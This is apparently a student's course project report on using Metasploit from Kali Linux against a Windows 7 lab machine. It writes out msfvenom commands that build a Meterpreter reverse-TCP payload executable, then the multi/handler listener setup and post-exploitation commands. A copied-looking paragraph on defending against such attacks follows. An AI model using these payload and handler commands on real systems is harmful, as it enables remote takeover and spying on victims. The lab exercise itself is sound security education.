MAJOR – SEP

Name – Anjali Kuamri

Email – [anjalirajwar101@gmail.com](mailto:anjalirajwar101@gmail.com)

College Name – BIT Sindri

**Cyber Security Major Project**

Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / win

dows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write

a report on vulnerability issue along with screenshots how you performed and suggest th

security patch to avoid these type of attacks

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7

Metasploit is an open-source penetration testing platform with which you can find, exploit, and confirm vulnerabilities. The purpose of the platform is to collect various information about known weaknesses and to make this information available to security administrators and developers.

An exploit executes a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system. Exploits include buffer overflow, code injection, and web application exploits. Metasploit Pro offers **automated exploits** and manual exploits.

Metasploit is a framework within **Kali to run attacks on other systems**. Metasploitable is a vulnerable system that can be used as a target for attacks and security testing.

Commands:-

msfvenom --help

msfvenom -p windows/meterpreter/reverse\_tcp lhost=127.0.0.1 -t exe -o payload.exe

msfconsole

use multi/handler

set payload windows/meterpreter/reverse\_tcp

show options

set lhost 127.0.0.1

exploit

\*\*\*\*\*

open win 7


search -> 127.0.0.1/download




\*\*\*\*\*\*

sysinfo

help

pwd





**Protection against penetration attacks using Metasploit**

A script based attack framework is a type of Web attack program written in scripting language. It has many attack scripts for various vulnerabilities of many systems. It supports quick development of latest attack scripts that are able to exploit zero day vulnerabilities. Such tools present a challenge for the defense side as traditional malware and spy-ware analysis can't catch up with this speed of new attack scripts. In this paper, we propose a system to counter the attacks by these frameworks, especially Metasploit. It involves proposal of a system which is able to block the metasploit attacks in specific cases otherwise alert the administrator. Previous research shows that many IDS and antivirus are ineffective against Metasploit. The proposed system uses a network monitoring application which is able to monitor the connection attempted to the host system and respond accordingly by using algorithm used in the system.

**Thank You…**